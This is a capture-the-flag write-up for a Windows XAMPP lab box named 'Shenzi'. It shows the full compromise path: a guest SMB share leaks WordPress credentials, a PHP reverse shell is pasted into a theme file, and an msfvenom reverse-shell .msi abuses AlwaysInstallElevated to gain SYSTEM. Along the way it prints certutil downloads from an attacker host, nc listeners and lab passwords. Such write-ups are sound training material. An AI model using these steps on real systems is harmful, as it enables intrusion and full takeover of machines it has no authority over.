Shenzi
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Shenzi is a Windows XAMPP box. SMB allows aguestsession and shares a resource with apasswords.txtthat leaks the WordPress credentials (SMB guest enumeration). Withadmin/FeltHeadwallWight357we log into the panel and use the theme editor to inject PHP into a template and run code (WordPress theme editor RCE), landing asshenzi.AlwaysInstallElevatedis on, so a malicious.msiinstalls as SYSTEM (AlwaysInstallElevated abuse).
Recon
Initial scan
The reply TTL 125 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 125 = 128−3; a hint, not proof (it can be spoofed), confirmed by the service scan. The full sweep finds a typical XAMPP (Apache, MySQL, FTP) plus the Windows ports:
ping -c 1 192.168.211.55
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.211.55
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open ssl/http
445/tcp open microsoft-ds
3306/tcp open mysqlnmap -p21,80,135,139,443,445,3306,5040 -sCV 192.168.211.55 -oN targetedScanPORT STATE SERVICE VERSION
21/tcp open ftp FileZilla ftpd 0.9.41 beta
80/tcp open http Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-title: Welcome to XAMPP
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
443/tcp open ssl/http Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
445/tcp open microsoft-ds?
3306/tcp open mysql MariaDB 10.3.24 or later (unauthorized)SMB - TCP 445
With the guest account (no password) we enumerate shares and one with its own name, Shenzi, is readable (SMB guest enumeration):
netexec smb 192.168.211.55 -u 'guest' -p '' --shares
smbclient //192.168.211.55/Shenzi -U guest
SMB  192.168.211.55  445  SHENZI  [+] shenzi\guest:
SMB  192.168.211.55  445  SHENZI  [*] Enumerated shares
Share       Permissions   Remark
-----       -----------   ------
IPC$        READ          Remote IPC
Shenzi      READ

smb: \> dir
  passwords.txt     A      894  Thu May 28 15:45:09 2020
  readme_en.txt     A     7367  Thu May 28 15:45:09 2020
  xampp-control.ini A      178  Thu May 28 15:45:09 2020
The Shenzi share is readable as guest and mget * pulls its contents. Inside is a passwords.txt leaking several credential pairs, among them the WordPress administrator's:
cat passwords.txt | grep -iE 'user:|password:'
User: admin
Password: FeltHeadwallWight357
User: xampp-dav-unsecure
Password: ppmax2011
The xampp-dav-unsecure name of the second pair points to a XAMPP WebDAV as an alternative vector, but the admin credentials are the more direct path: the WordPress on port 80 accepts them as-is. We stick with that route.
WordPress - TCP 80

Enumerating port 80 reveals a WordPress under /shenzi/, with its /shenzi/wp-login.php:
Exploitation
Panel access with leaked credentials

The admin/FeltHeadwallWight357 credentials from passwords.txt work straight away on the WordPress login:
RCE via the theme editor
As administrator (the panel greets us with "Howdy, admin"), WordPress lets you edit theme PHP from Appearance → Theme Editor:

That is code execution on a plate: any theme file we edit runs through the PHP interpreter when requested (WordPress theme editor RCE). We edit a Twenty Twenty theme template (404.php) and paste a PHP reverse shell:

We keep Penelope listening for the theme reverse shell (the port pasted into 404.php):
penelope <port>Visiting the edited file's path makes the theme run the PHP and we get the shell:
http://192.168.211.55/shenzi/wp-content/themes/twenty-twenty/errors.php
The shell runs as shenzi.
Local
type local.txt & whoami & ipconfig & hostname
ecb72e2cfa5b9e78dc948b9713597024
shenzi\shenzi
Privilege escalation
AlwaysInstallElevated
winPEAS (repo) highlights a classic escalation setting: AlwaysInstallElevated is 1 in both HKLM and HKCU.
On the attacker side there is no need to fetch it from the internet: locate finds it among the leftovers of other boxes, it gets copied into the current directory and served over HTTP.
locate winpeas | head -n 4
cp /machines/cascade/exploits/winpeas.exe .
python3 -m http.server 80
/winpeas.exe
/machines/cascade/exploits/winpeas.exe
/machines/chatterbox/exploits/winpeas.exe
/machines/sauna/exploits/winpeas.exe

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
And from the victim it comes down with certutil:
certutil.exe -f -urlcache -split http://192.168.45.164/winpeas.exe winpeas.exe
.\winpeas.exe
C:\Users\shenzi\Desktop>certutil.exe -f -urlcache -split http://192.168.45.164/winpeas.exe winpeas.exe
****  Online  ****
  000000  ...
  1d8c00
CertUtil: -URLCache command completed successfully.

C:\Users\shenzi\Desktop>.\winpeas.exe
ANSI color bit for Windows is not set. If you are execcuting this from a Windows terminal inside the host you should run
 then start a new CMD
The check does not depend on winPEAS: both keys are readable by hand, and the escalation only works if both are 1:
reg query HKLM\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
Checking AlwaysInstallElevated
  AlwaysInstallElevated set to 1 in HKLM!
  AlwaysInstallElevated set to 1 in HKCU!
Both hives return 1: the policy is enabled. When that policy is on (in both hives), any user can install a .msi package and the Windows Installer runs it as SYSTEM (AlwaysInstallElevated abuse). We build a .msi with msfvenom that fires a reverse shell, download it and run it:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.164 LPORT=1234 -f msi > rev.msi
python3 -m http.server 80
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
With nc listening on 1234:
rlwrap nc -nlvp 1234certutil.exe -f -urlcache -split http://192.168.45.164/rev.msi rev.msi
.\rev.msi
CertUtil: -URLCache command completed successfully.
C:\Users\shenzi\Desktop>.\rev.msi

connect to [192.168.45.164] from (UNKNOWN) [192.168.211.55] 52535
Microsoft Windows [Version 10.0.19042.1526]
C:\WINDOWS\system32>whoami
nt authority\system
The installer runs the .msi as SYSTEM and the nc receives the shell: nt authority\system.
Proof
